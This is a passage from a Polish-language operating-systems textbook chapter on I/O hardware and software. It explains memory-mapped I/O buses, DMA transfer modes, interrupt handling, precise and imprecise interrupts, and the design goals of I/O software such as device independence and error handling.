Aby zapobiec takiej sytuacji w przypadku zastosowania odwzorowania urządzeń wejścia-wyjścia w pamięci, trzeba wyposażyć sprzęt w możliwość selektywnego wyłączania buforowania, np. na poziomie stron. Własność ta wprowadza większą złożoność zarówno w sprzecie, jak i w systemie operacyjnym, który musi teraz zarządzać selektywnym buforowaniem.

Po drugie, jeśli jest tylko jedna przestrzeń adresowa, to wszystkie moduły pamięci oraz wszystkie urządzenia wejścia-wyjścia muszą analizować wszystkie odwołania do pamięci. Tylko tak można stwierdzić, do którego z nich skierować odpowiedź. Jeśli komputer ma tylko jedną magistralę, tak jak na rysunku 5.2(a), to nakazanie wszystkim analizy wszystkich adresów jest proste.



Rysunek 5.2. (a) Architektura z pojedynczą magistralą; (b) architektura pamięci z podwójną magistralą

W nowoczesnych komputerach osobistych obowiązuje trend stosowania dedykowanej, szybkiej magistrali pamięci, co pokazano na rysunku 5.2(b). Warto zauważyć, że taką właściwość miały również komputery mainframe. Magistralę tę zaprojektowano pod kątem optymalizacji wydajności pamięci, tak by wolniejsze urządzenia wejścia-wyjścia jej nie spowalniały. Systemy x86 mogą mieć wiele magistral (pamięci, PCIe, SCSI i USB). Pokazano je na rysunku 1.12.

Kłopot z osobną magistralą pamięci w maszynach z urządzeniami wejścia-wyjścia odwzorowanymi w pamięci polega na tym, że urządzenia wejścia-wyjścia nie mają możliwości zobaczenia adresów pamięci w czasie, gdy są one przesyłane przez magistralę pamięci, dlatego też nie mają możliwości, by na nie odpowiedzieć. Aby urządzenia wejścia-wyjścia odwzorowane w pamięci działały w systemie z wieloma magistralami, trzeba podjąć specjalne kroki. Jedna z możliwości polega na tym, aby najpierw wysłać na magistralę pamięci wszystkie odwołania do pamięci. Jeśli z pamięci nie nadjejdzie odpowiedź, procesor wypróbuje inne magistrale. Tak zaprojektowany mechanizm może zadziałać, ale wymaga dodatkowej złożoności sprzętowej.


Inne z możliwych rozwiązań polega na umieszczeniu na magistrali pamięci urządzenia pod słuchującego, które przekazywałoby wszystkie adresy występujące na magistrali do potencjalnie zainteresowanych urządzeń wejścia-wyjścia. Problem w tym przypadku polega na tym, że urządzenia wejścia-wyjścia mogą nie być w stanie przetwarzać żądań z taką szybkością, z jaką są one przetwarzane w pamięci.

Trzecie możliwe rozwiązanie — właśnie takie zastosowano w projekcie z rysunku 1.12 — polega na odfiltrowaniu adresów w układzie kontrolera pamięci. W tym przypadku układ kontrolera pamięci zawiera rejestr zakresu, które są ładowane w czasie uruchamiania systemu; np. zakres 640 kB – 1 MB można oznaczyć jako nienależący do pamięci. Adresy z jednego z zakresów oznaczonych jako nienależące do pamięci są przekazywane do urządzeń zamiast do pamięci. Słabą stroną takiego mechanizmu jest konieczność wyznaczania adresów pamięci, które nie są rzeczywistymi adresami pamięci na etapie uruchamiania systemu. A zatem za każdym mechanizmem przemawiają argumenty za i przeciw. W związku z tym kompromisy są nieuniknione.

5.1.4. Bezpośredni dostęp do pamięci (DMA)

Niezależnie od tego, czy procesor jest wyposażony w mechanizm odwzorowywania urządzeń wejścia-wyjścia w pamięci, czy nie, musi zaadresować kontrolery urządzeń w celu wymiany z nimi danych. Procesor może zażądać danych od kontrolera wejścia-wyjścia bajt po bajcie, ale takie rozwiązanie przyczynia się do marnotrawstwa czasu procesora. W związku z tym często stosuje

się inny mechanizm znany jako *bezpośredni dostęp do pamięci* (ang. *Direct Memory Access* — DMA). Dla uproszczenia założymy, że procesor ma dostęp do wszystkich urządzeń i pamięci za pomocą jednej magistrali systemowej, która łączy procesor, pamięć oraz urządzenia wejścia-wyjścia tak, jak pokazano na rysunku 5.3. Wiemy już, że organizacja w nowoczesnych systemach jest bardziej skomplikowana, ale wszystkie zasady są takie same. System operacyjny może skorzystać z DMA tylko wtedy, gdy sprzęt jest wyposażony w kontroler DMA. Takie kontrolery są obecne w większości systemów. Czasami taki kontroler jest zintegrowany z kontrolerami dysku oraz innymi kontrolerami, ale taki mechanizm wymaga oddzielnego kontrolera DMA dla każdego urządzenia. Częściej dostępny jest pojedynczy kontroler DMA (np. na płycie głównej), który realizuje zadanie regulacji transmisji do wielu urządzeń, często równolegle.



Rysunek 5.3. Transfer poprzez DMA

Niezależnie od tego, gdzie kontroler DMA jest fizycznie umieszczony, ma on dostęp do magistrali systemowej niezależnie od procesora, co pokazano na rysunku 5.3. Kontroler DMA ma kilka rejestrów, które procesor może odczytać i do których może zapisać dane. Są to rejestr adresu pamięci, rejestr licznika bajtów oraz jeden lub kilka rejestrów sterujących. Rejestry sterujące określają port wejścia-wyjścia do wykorzystania, kierunek transferu (odczyt z urządzenia wejścia-wyjścia lub zapis do urządzenia wejścia-wyjścia), jednostkę transferu (bajt lub słowo) oraz liczbę bajtów do przesłania w jednym pakiecie.

W celu wyjaśnienia sposobu, w jaki działa DMA, najpierw przyjrzymy się metodzie odczytu dysku w systemie bez DMA. Na początku kontroler dysku szeregowo (bit po bicie) odczytuje z napędu blok (jeden lub kilka sektorów), tak długo, aż cały blok znajdzie się w wewnętrznym buforze kontrolera. Następnie oblicza sumę kontrolną w celu zweryfikowania, czy nie wystąpiły błędy odczytu.

Bezpośrednio po tym kontroler generuje przerwanie. Kiedy system operacyjny się uruchamia, może odczytać blok dysku z bufora kontrolera — bajt po bajcie lub słowo po słowie — poprzez wykonanie pętli. W każdej iteracji czyta jeden bajt lub słowo z rejestrów sterownika urządzenia i zapisuje je w pamięci głównej.

Kiedy zostaje wykorzystany mechanizm DMA, procedura jest inna. Najpierw procesor programuje kontroler DMA poprzez ustawienie jego rejestrów. Dzięki temu wie, co należy przesyłać i gdzie (krok 1. na rysunku 5.3). Wydaje również kontrolerowi dysku polecenie nakazujące odczytanie danych z dysku do wewnętrznego bufora i weryfikację sumy kontrolnej. Kiedy w buforze kontrolera dysku znajdują się prawidłowe dane, mechanizm DMA może rozpocząć pracę.

Kontroler DMA inicjuje transfer poprzez wydanie żądania odczytu przez magistralę do kontrolera dysku (krok 2.). To żądanie odczytu wygląda tak jak każde inne żądanie, a kontroler dysku nie wie ani nie dba o to, czy pochodzi ono z procesora, czy z kontrolera DMA. Adres pamięci, pod który ma nastąpić zapis, zwykle znajduje się na liniach adresowych magistrali. Dzięki temu kiedy kontroler dysku pobierze następne słowo z pamięci wewnętrznej, będzie wiedział, gdzie je zapisać. Zapis do pamięci jest kolejnym standardowym cyklem magistrali (krok 3.). Po zakończeniu zapisu kontroler wysyła sygnał potwierdzenia do kontrolera DMA, także poprzez magistralę (krok 4.). Następnie kontroler DMA inkrementuje wykorzystywany adres pamięci i dekrementuje licznik bajtów. Jeśli licznik bajtów w dalszym ciągu ma wartość większą od 0, kroki 2. – 4. są powtarzane tak długo, aż licznik osiągnie wartość 0. W tym momencie kontroler DMA generuje przerwanie do procesora w celu poinformowania go, że transfer został zakończony. Kiedy system operacyjny się uruchomi, nie będzie musiał kopiować bloku dyskowego do pamięci, ponieważ potrzebny blok już tam jest.

Kontrolery DMA znacznie się różnią pomiędzy sobą stopniem złożoności. Najprostsze z nich obsługują jedną operację transferu na raz, tak jak opisano powyżej. Bardziej złożone można zaprogramować w taki sposób, aby obsługiwały wiele operacji transferu jednocześnie. Takie kontrolery są wyposażone w wiele zestawów wewnętrznych rejestrów — po jednym dla każdego kanału. Procesor rozpoczyna pracę od załadowania każdego zbioru rejestrów wraz z parametrami. W każdym transferze musi być wykorzystywany kontroler innego urządzenia. Po zakończeniu transferu każdego słowa (kroki 2. – 4. na rysunku 5.3) kontroler DMA podejmuje decyzję o tym, które urządzenie będzie obsłużone w następnej kolejności. Kontroler może wykorzystywać algorytm cykliczny lub posługiwać się mechanizmem priorytetów, który faworyzuje pewne urządzenia. W tym samym czasie może oczekiwana na obsługę wiele żądań do różnych kontrolerów urządzeń, pod warunkiem że istnieje sposób jednoznacznego rozróżniania potwierdzeń. Często się zdarza, że do tego celu dla każdego kanału DMA używana jest oddzielna linia potwierdzająca na magistrali.

Wiele magistrali może działać w dwóch trybach: trybie przesyłania słowo po słowie i trybie blokowym. Niektóre kontrolery DMA mogą również działać w obu tych trybach. W pierwszym trybie transfer przebiega w sposób opisany powyżej: kontroler DMA żąda transferu jednego słowa i żądanie jest spełnione. Jeśli procesor także chce korzystać z pamięci w tym samym czasie, musi czekać. Mechanizm ten określa się terminem **zabierania cykli** (ang. *cycle stealing*), ponieważ kontroler urządzenia co jakiś czas „wkrada się” na magistralę i zabiera kilka cykli procesorowi, przy okazji nieco go spowalniając. W trybie blokowym kontroler DMA nakazuje urządzeniu przejęcie magistrali, wykonanie ciągu operacji przesyłania, a następnie zwolnienie magistrali. Operacja w takiej formie nosi nazwę **trybu wiązki** (ang. *burst mode*). Jest on wydajniejszy od trybu zabierania cykli, ponieważ przejęcie magistrali zajmuje czas, a przy okazji jednego przejęcia magistrali można przesłać wiele słów. Wadą trybu wiązki jest to, że jeśli jest przesyłana długa wiązka, może dojść do zablokowania procesora i innych urządzeń na znaczny czas.

W omawianym modelu, czasami nazywanym *trybem przelotu* (ang. *fly-by mode*), kontroler DMA nakazuje kontrolerowi urządzenia transfer danych bezpośrednio do pamięci głównej. Alternatywnym trybem wykorzystywanym przez niektóre kontrolery DMA jest nakazanie kontrolerowi urządzenia przesłania słowa do kontrolera DMA. Następnie kontroler DMA wysyła na magistralę drugie żądanie zapisania słowa w miejscu, gdzie powinno być ono zapisane. Taki mechanizm wymaga dodatkowego cyklu magistrali dla każdego przesyłanego słowa, ale jest bardziej elastyczny, ponieważ pozwala również na kopiowanie danych pomiędzy urządzeniami, a nawet pomiędzy lokalizacjami pamięci (poprzez wywołanie operacji czytania do pamięci, a następnie pisania do pamięci pod innym adresem).

Większość kontrolerów DMA do przesyłania danych wykorzystuje fizyczne adresy pamięci. Wykorzystanie fizycznych adresów wymaga od systemu operacyjnego konwersji adresu wirtualnego wskazanego bufora pamięci na adres fizyczny i zapisania tego adresu DMA do rejestru adresowego kontrolera DMA. Alternatywnym mechanizmem używanym w kilku kontrolerach DMA jest zapisywanie adresów wirtualnych do kontrolera DMA. Następnie kontroler DMA musi skorzystać z jednostki zarządzania pamięcią (MMU) w celu realizacji translacji adresu wirtualnego na fizyczny. Adresy wirtualne mogą być przesłane do magistrali tylko wtedy, gdy jednostka MMU jest częścią pamięci, a nie procesora (co jest możliwe, choć rzadkie).


Wspominaliśmy wcześniej, że dysk najpierw wczytuje dane do wewnętrznego bufora, zanim kontroler DMA rozpocznie pracę. Czytelnik być może się zastanawia, dlaczego kontroler po prostu nie zapisuje bajtów w pamięci głównej natychmiast po ich odczytaniu z dysku. Krótko mówiąc, po co jest mu potrzebny wewnętrzny bufor? Z dwóch powodów. Po pierwsze dzięki wewnętrznemu buforowaniu kontroler dysku może sprawdzić sumę kontrolną przed rozpoczęciem transmisji. Jeśli suma kontrolna jest nieprawidłowa, sygnalizowany jest błąd i transfer nie zostaje wykonany.

Drugi powód jest taki, że po rozpoczęciu transferu na dysk bity napływają z dysku w stałym tempie, niezależnie od tego, czy kontroler jest na nie przygotowany, czy nie. Gdyby kontroler próbował pisać dane bezpośrednio do pamięci, musiałby odwoływać się do magistrali systemowej dla każdego przesyłanego słowa. Gdyby magistrala była zajęta z powodu wykorzystywania jej przez jakieś inne urządzenie (np. w trybie wiązki), kontroler musiałby czekać. Gdyby następne słowo z dysku dotarło, zanim poprzednie zostało zapisane, kontroler musiałby je gdzieś przechować. Gdyby magistrala była bardzo zajęta, kontroler mógłby przechowywać wiele słów, co doprowadziłoby do konieczności przeprowadzenia wielu zadań administracyjnych. Kiedy blok jest buforowany wewnętrznie, magistrala nie jest potrzebna do czasu rozpoczęcia działania mechanizmu DMA. W związku z tym projekt kontrolera jest znacznie prostszy, ponieważ transfer DMA do pamięci nie podlega ograniczeniom czasowym (niektóre starsze kontrolery odwoływały się bezpośrednio do pamięci z wykorzystaniem buforowania wewnętrznego tylko w niewielkim stopniu, ale kiedy magistrala była bardzo zajęta, mogło dojść do konieczności przerwania transferu z powodu zbyt długiego trwającej obsługi).

Nie wszystkie komputery korzystają z DMA. Argumentem przeciwko używaniu DMA jest to, że główny procesor często okazuje się znacznie szybszy niż kontroler DMA i może wykonać zadanie znacznie szybciej (kiedy szybkość urządzenia wejścia-wyjścia nie jest czynnikiem ograniczającym). Jeśli procesor nie ma innej pracy do wykonania, zmuszanie (szybkiego) procesora do tego, by czekał na (wolny) kontroler DMA, jest bezcelowe. Pozbycie się kontrolera DMA i zlecenie wykonania całej pracy programowo pozwala zaoszczędzić pieniądze, co jest ważne w przypadku taniej (wbudowanych) komputerów.

5.1.5. O przerwaniach raz jeszcze

Zwięzłe wprowadzenie na temat przerwań znalazło się w punkcie 1.3.4. Teraz jednak powiemy o nich znacznie więcej. Strukturę przerwań w typowym komputerze osobistym pokazano na rysunku 5.4. Na poziomie sprzętowym przerwania działają w następujący sposób: kiedy urządzenie wejścia-wyjścia zakończy zlecone mu zadanie, generuje przerwanie (przy założeniu, że przerwania zostały włączone w systemie operacyjnym). Robi to poprzez ustawienie sygnału na linii magistrali, do której uzyskało przydział. Sygnał ten jest wykrywany przez układ kontrolera przerwań na płycie głównej, a ten decyduje, co z nim zrobić.



Rysunek 5.4. Sposób powstawania przerwań; w połączeniach pomiędzy urządzeniami a kontrolerem przerwań w zasadzie używane są linie przerwań na magistrali zamiast linii dedykowanych

Jeśli żadne z przerwań nie czeka na obsługę, kontroler przerwań przetwarza przerwanie natychmiast. Jeśli akurat trwa obsługa innego przerwania lub jeśli inne urządzenie zażądało przerwania na linii żądania przerwania o wyższym priorytecie, urządzenie jest przez chwilę ignorowane. W takim przypadku kontynuuje ustawianie sygnału przerwania na magistrali do czasu obsłużenia go przez procesor.

Aby obsłużyć przerwanie, kontroler umieszcza numer na linii adresowej, określając, które urządzenie wymaga uwagi, i ustawia sygnał mający na celu przerwanie pracy procesora.

Sygnal przerwania powoduje, że procesor zatrzymuje operację, którą wykonywał, i zaczyna robić coś innego. Numer na liniach adresowych jest wykorzystywany jako indeks do tabeli znanej jako *wektor przerwań* i służy do pobrania nowej wartości licznika programu. Ta wartość licznika programu wskazuje na początek odpowiedniej procedury obsługi przerwania. Zazwyczaj od tego momentu rozkazy pułapek i przerwań korzystają z tego samego mechanizmu, a często współdzielą ten sam wektor przerwań. Wektor przerwań może być zaszyty „na sztywno” w sprzęcie lub może znajdować się w dowolnym miejscu pamięci, a rejestr procesora (ładowany przez system operacyjny) wskazuje na jego początek.

Wkrótce po rozpoczęciu działania procedura obsługi przerwania potwierdza przerwanie poprzez zapisanie określonej wartości w jednym z portów wejścia-wyjścia kontrolera przerwań. Potwierdzenie to jest informacją dla kontrolera, że może on wygenerować inne przerwanie. Dzięki temu, że procesor opóźnia wysłanie potwierdzenia do momentu uzyskania gotowości do obsługi następnego przerwania, można uniknąć sytuacji wyścigu spowodowanych występowaniem wielu (prawie jednoczesnych) przerwań. Na marginesie warto dodać, że niektóre (starsze) komputery nie mają scentralizowanego kontrolera przerwań, zatem kontroler każdego urządzenia żąda własnych przerwań.

Przed uruchomieniem procedury obsługi sprzęt zawsze zapisuje pewne informacje. Rodzaj zapisywanych informacji oraz miejsce, gdzie zostają one zapisane, są różne dla różnych procesorów. Całkowitym minimum jest zapisanie licznika programu. Dzięki temu można wznowić przerwany proces. W drugim skrajnym podejściu zapisywane są wszystkie widoczne rejestrysty, a także wiele rejestrów wewnętrznych.

Osobnym problemem jest miejsce, w którym te informacje mają być zapisane. Jedna z opcji polega na umieszczeniu ich w wewnętrznych rejestrach, tak by system operacyjny mógł je odczytać w miarę potrzeb. Problem przy takim rozwiązyaniu polega na tym, że kontroler przerwań nie może uzyskać potwierdzenia do czasu przeczytania wszystkich istotnych informacji, nie mówiąc już o tym, że drugie przerwanie, zapisując swój stan, może nadpisać wewnętrzne rejestrysty. Taka strategia prowadzi do długiego czasu zablokowania przerwań, a także możliwości utraty przerwań i ewentualnie utraty danych.

W konsekwencji większość procesorów zapisuje informacje na stosie. Jednak z takim podejściem również są problemy. Po pierwsze: na jakim stosie? Jeśli zostanie wykorzystany bieżący stos, może to być stos należący do procesu użytkownika. Wartość wskaźnika stosu może nawet być nieprawidłowa, co doprowadzi do błędu krytycznego, gdy sprzęt podejmie próbę zapisania pewnych słów pod wskazanym adresem. Może on również wskazywać na koniec strony. Po kilku operacjach zapisu do pamięci może dojść do przekroczenia granic strony, co spowoduje wygenerowanie błędu braku strony. Wystąpienie błędu braku strony w czasie, gdy sprzęt przetwarza przerwanie, stwarza większy problem: gdzie zapisać stan, by obsłużyć błąd braku strony?

Jeśli zostanie użyty stos jądra, istnieje znacznie większa szansa na to, że wskaźnik stosu będzie miał prawidłową wartość i będzie wskazywał na stronę dostępną w pamięci. Jednak przełączenie do trybu jądra może wymagać zmiany kontekstu MMU i prawdopodobnie spowoduje utratę ważności dużej części lub całości pamięci podrzędnej oraz buforów TLB. Ponowne załadowanie wszystkich tych informacji, statycznie lub dynamicznie, zwiększa czas obsługi przerwania, a tym samym przyczynia się do marnotrawstwa czasu procesora.

Przerwania precyzyjne i nieprecyzyjne

Inny problem jest spowodowany tym, że większość nowoczesnych procesorów intensywnie wykorzystuje potoki, a często są to układy superskalarne (wewnętrznie wspólbieżne). W starszych systemach, po wykonaniu każdej instrukcji, mikroprogram lub sprzęt sprawdzał, czy pozostało przerwanie do obsługi. Jeśli tak było, licznik programu i rejestr PSW były odkładane na stos i rozpoczynała się sekwencja przerwania. Po wykonaniu procedury obsługi przerwania realizowany był odwrotny proces. Stare wartości rejestrów PSW i licznika programu były zdejmowane ze stosu i był kontynuowany poprzedni proces.

W tym modelu niejawnie zakładano, że jeśli wystąpiło przerwanie bezpośrednio po pewnej instrukcji, to wszystkie instrukcje aż do tej instrukcji (włącznie z nią) zostały całkowicie wykonane, a po niej nie były wykonywane żadne inne instrukcje. W starszych maszynach to założenie było zawsze prawdziwe. W nowszych komputerach nie musi tak być.

Na początek rozważmy model potoku z rysunku 1.7(a). Co się stanie, jeśli przerwanie wystąpi w czasie, gdy potok będzie pełny (tak bywa zazwyczaj)? Wiele instrukcji będzie znajdowało się w różnych fazach wykonania. Mogło się zdarzyć, że w chwili wystąpienia przerwania wartość licznika programu nie odzwierciedlała prawidłowej granicy pomiędzy instrukcjami wykonanymi a niewykonanymi. Wiele instrukcji może być wykonanych częściowo, a różne instrukcje wykonane w większym lub mniejszym stopniu. W takiej sytuacji licznik programu najprawdopodobniej odzwierciedla adres następnej instrukcji, która ma być pobrana i umieszczona w potoku, a nie adres instrukcji, która została właśnie wykonana przez jednostkę wykonawczą.


W maszynach superskalarnych, takich jak pokazana na rysunku 1.7(b), jest jeszcze gorzej. Instrukcje mogą być dekomponowane na mikrooperacje, a mikrooperacje mogą się wykonywać nie po kolejno, w zależności od dostępności wewnętrznych zasobów, takich jak jednostki funkcjonalne i rejstry. W momencie wystąpienia przerwania może się zdarzyć, że instrukcje, które zaczęły się dużo wcześniej, jeszcze się nie zakończyły, a inne, które rozpoczęły się w bliższej przeszłości, mogą być prawie wykonane. W momencie zasygnalizowania przerwania może być wiele instrukcji w różnych fazach wykonania, a pomiędzy nimi a licznikiem programu zachodzi relacja mniejszości.

Przerwanie, które pozostawia maszynę w dobrze zdefiniowanym stanie, określa się terminem *przerwania precyzyjnego* [Walker i Cragon, 1995]. Takie przerwanie ma cztery właściwości:

1. Rejestr licznika programu (ang. *Program Counter* — PC) jest zapisany w znany miejscu.
2. Wszystkie instrukcje przed tą, która jest wskazana przez rejestr PC, zostały w pełni wykonane.
3. Żadna z instrukcji za tą, która jest wskazywana przez rejestr PC, nie została wykonana.
4. Stan wykonania instrukcji wskazywanej przez rejestr PC jest znany.

Zwrócmy uwagę, że nie ma zakazu rozpoczęcia wykonywania instrukcji występujących za instrukcją wskazywaną przez rejestr PC. Jedyne ograniczenie polega na tym, że zmiany w rejestrach lub pamięci, wprowadzane przez te instrukcje, muszą być cofnięte, zanim zostanie wykonane przerwanie. Instrukcja wskazywana przez rejestr PC może być wykonana. Dozwolony jest również taki stan, w którym nie została ona wykonana.

Musi być jednak jasne, który przypadek zachodzi. Często się zdarza, że jeśli przerwanie dotyczy wejścia-wyjścia, to instrukcja nie jest jeszcze rozpoczęta. Jeśli jednak przerwanie jest w rzeczywistości spowodowane rozkazem pułapki lub błędem braku strony, to rejestr PC zwykle wskazuje na instrukcję, która spowodowała błąd. Dzięki temu można ją później zrestartować. Przerwanie precyzyjne zaprezentowano na rysunku 5.5(a). Wszystkie instrukcje aż do licznika programu (316) zostały wykonane i żadna za tym adresem się nie rozpoczęła (lub została cofnięta w celu odwrócenia jej efektów).



Rysunek 5.5. (a) Przerwanie precyzyjne; (b) przerwanie nieprecyzyjne

Przerwanie, które nie spełnia tych wymagań, określa się jako *przerwanie nieprecyzyjne*. Przerwania tego typu bardzo uprzykrzają życie autorowi systemu operacyjnego, który musi się dowiedzieć, co się wydarzyło i co ma się jeszcze wydarzyć. Na rysunku 5.5(b) pokazano nieprecyzyjne przerwanie, w którym różne instrukcje w pobliżu licznika programu są w różnych fazach wykonania, przy czym stopień wykonania starszych niekoniecznie jest bardziej zaawansowany niż młodszych. Komputery z nieprecyzyjnymi przerwaniami zazwyczaj umieszczają na stosie duże ilości informacji dotyczących ich wewnętrznego stanu. Dzięki temu system operacyjny może stwierdzić, co się stało. Kod potrzebny do zrestartowania maszyny zwykle jest niezwykle skomplikowany. Także zapisywanie dużych ilości informacji do pamięci wraz z każdym przerwaniem sprawia, że przerwania są obsługiwane wolno, a wznowianie działania po przerwaniu okazuje się jeszcze trudniejsze. Prowadzi to do komicznej sytuacji, w której bardzo szybki procesor superskalarny nie jest w stanie wykonywać pracy w czasie rzeczywistym z powodu bardzo wolnych przerwań.

Niektóre komputery zostały zaprojektowane w taki sposób, że niektóre przerwania i rozkazy pułapek są precyzyjne, a inne nie. Jeśli np. przerwania wejścia-wyjścia są precyzyjne, natomiast

rozkazy pułapek — z powodu krytycznych błędów programowania — nieprecyzyjne, nie jest to takie złe, ponieważ nie trzeba podejmować prób wznowiania działającego procesu po próbie dzielenia przez zero. W niektórych komputerach jest dostępny bit, którego ustawienie powoduje wymuszenie od wszystkich przerwań, by były precyzyjne. Wadą ustawienia tego bitu jest to, że zmusza on procesor do uważnego rejestrowania wszystkich swoich działań oraz utrzymywanie kopii-cieni (ang. *shadow copy*) rejestrów, tak by w każdym momencie można było wygenerować precyzyjne przerwanie. Wszystkie te obciążenia mają istotny wpływ na wydajność.

Niektóre komputery superskalarne, np. z rodziny x86, wykorzystują przerwania precyzyjne po to, by umożliwić prawidłową pracę starym programom. Ceną za osiągnięcie zgodności wstecznej dzięki precyzyjnym przerwaniom jest niezwykle złożona logika wewnętrz procesora. Ma ona zapewnić stan, w którym — w przypadku zasygnalizowania przez kontroler przerwań zamiaru spowodowania przerwania — wszystkie instrukcje do pewnego punktu będą mogły się zakończyć i żadna poza tym punktem nie będzie miała zauważalnego wpływu na stan maszyny. W tym przypadku ceną, jaką się płaci, nie jest czas, ale miejsce w układzie oraz złożoność projektu. Gdyby precyzyjne przerwania nie były wymagane do celów zachowania wstecznej zgodności, to miejsce w układzie byłoby dostępne dla większych wbudowanych pamięci podręcznych, co przyczyniłoby się do przyspieszenia procesora. Z drugiej strony nieprecyzyjne przerwania powodują, że system operacyjny staje się znacznie bardziej złożony i wolniejszy, dlatego trudno powiedzieć, które podejście jest lepsze.

5.2. WARUNKI, JAKIE POWINNO SPEŁNIAĆ OPROGRAMOWANIE WEJŚCIA-WYJŚCIA

Odejdźmy teraz od sprzętu wejścia-wyjścia i przyjrzyjmy się oprogramowaniu. Najpierw omówimy cele oprogramowania wejścia-wyjścia, a następnie przyjrzymy się różnym sposobom realizacji wejścia-wyjścia z punktu widzenia systemu operacyjnego.

5.2.1. Cele oprogramowania wejścia-wyjścia

Kluczowym pojęciem w projekcie oprogramowania wejścia-wyjścia jest *niezależność od urządzeń*. Oznacza ona postulat, zgodnie z którym powinno być możliwe napisanie programów uzyskujących dostęp do dowolnego urządzenia wejścia-wyjścia bez konieczności określania z góry, o jakie urządzenie chodzi. Przykładowo program czytający plik wejściowy powinien mieć możliwość czytania pliku na dysku twardym, płycie DVD lub pamięci pendrive, bez konieczności modyfikowania programu dla każdego urządzenia. Na podobnej zasadzie powinna się opierać możliwość wpisania polecenia postaci:

```
sort <input >output
```

Polecenie to powinno działać z wejściem pochodząącym z dowolnego dysku lub klawiatury i powinno mieć możliwość kierowania wyjścia na dowolny dysk lub ekran. Zadaniem systemu operacyjnego jest zajęcie się problemami spowodowanymi przez to, że owe urządzenia są w rzeczywistości różne, a ich czytanie czy pisanie wymaga bardzo różnych sekwencji poleceń.

Z pojęciem niezależności od urządzeń jest blisko związany problem *jednolitego nazewnictwa*. Nazwa pliku albo urządzenia powinna być ciągiem znaków lub liczbą całkowitą i w żaden sposób nie powinna zależeć od urządzenia. W systemie UNIX wszystkie dyski można dowolnie zintegrować w hierarchię systemu plików, tak aby użytkownik nie musiał wiedzieć o tym, która nazwa

odpowiada któremu urządzeniu. Na bazie np. katalogu `/usr/ast/backup` można zamontować pendrive USB w taki sposób, że kopiowanie pliku do katalogu `/usr/ast/backup/monday` spowoduje skopiowanie pliku na pendrive. W ten sposób wszystkie pliki i urządzenia są adresowane w taki sam sposób: według nazwy ścieżki.

Innym ważnym problemem dla oprogramowania wejścia-wyjścia jest *obsługa błędów*. Ogólnie rzecz biorąc, błędy powinny być obsługiwane tak blisko sprzętu, jak to możliwe. Jeśli kontroler wykryje błąd dysku, powinien w miarę możliwości spróbować sam naprawić błąd. Jeśli błędu się nie da naprawić, to powinien spróbować go obsłużyć sterownik urządzenia — np. poprzez podjęcie ponownej próby przeczytania bloku. Wiele błędów ma charakter przejściowy, np. błędy odczytu spowodowane kurzem na głowicy odczytu. Często błędy te znikają, jeśli operacja zostanie powtórzona. Górnne warstwy powinny być poinformowane o problemie tylko wtedy, gdy dolne warstwy nie potrafią sobie z nim poradzić. W wielu przypadkach obsługę błędów można przeprowadzić w sposób przezroczysty na niskim poziomie, a wyższe warstwy mogą nawet nie wiedzieć, że wystąpił błąd.

Jeszcze innym kluczowym problemem jest rodzaj transferu. Można wyróżnić transfery *synchroniczne* (blokujące) oraz *asynchroniczne* (sterowane przerwaniami). Większość fizycznych urządzeń wejścia-wyjścia jest asynchronicznych — procesor rozpoczęyna transfer i zaczyna zajmować się czymś innym. Robi to, dopóki nie nadjejdzie przerwanie. Programy użytkownika są o wiele łatwiejsze do napisania, jeśli operacje wejścia-wyjścia są blokujące — po wydaniu wywołania systemowego `read` program jest automatycznie zawieszany do czasu, aż w buforze będą dostępne dane. Zadanie systemu operacyjnego polega na takim przygotowaniu operacji sterowanych przerwaniami, by dla programów użytkownika wyglądały na blokujące. Jednak niektóre aplikacje bardzo wysokiej wydajności muszą kontrolować wszystkie szczegóły wejścia-wyjścia, dlatego w niektórych systemach operacyjnych są dostępne asynchroniczne transfery wejścia-wyjścia.

